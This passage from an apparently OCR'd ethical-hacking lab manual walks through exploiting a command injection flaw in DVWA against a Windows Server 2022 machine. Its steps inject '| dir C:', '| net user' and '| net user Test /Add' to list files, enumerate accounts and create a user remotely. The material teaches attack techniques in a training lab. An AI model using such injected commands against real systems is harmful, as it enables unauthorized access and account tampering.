
27. Now, to view the directory structure of the **Windows Server 2022** machine, type **| dir C:** and click **Submit** to view the files and directories on the **C:** drive.

28. The directory structure of the **C** drive of the target server (**Windows Server 2022**) is displayed, as shown in the screenshot.




29. In the same way, you can issue commands to view other directories.
30. Now, try to obtain information related to user accounts.
31. To view user account information, type **| net user**, and click **Submit**.

32. DVWA obtains user account information from the **Windows Server 2022** machine and lists, as shown in the screenshot.




33. Now, use the command execution vulnerability and attempt to add a user account remotely.
34. Create an account named **Test**. To do so, type **| net user Test /Add** and click **Submit**.

35. The **command completed successfully** notification appears and a user account named **Test** is created.




36. To view the new user account, type the command **| net user** and click **Submit**.


37. You can observe the newly created account **Test**, as shown in the screenshot.



38. Now, view the new account's information. Type **| net user Test** and click **Submit**.



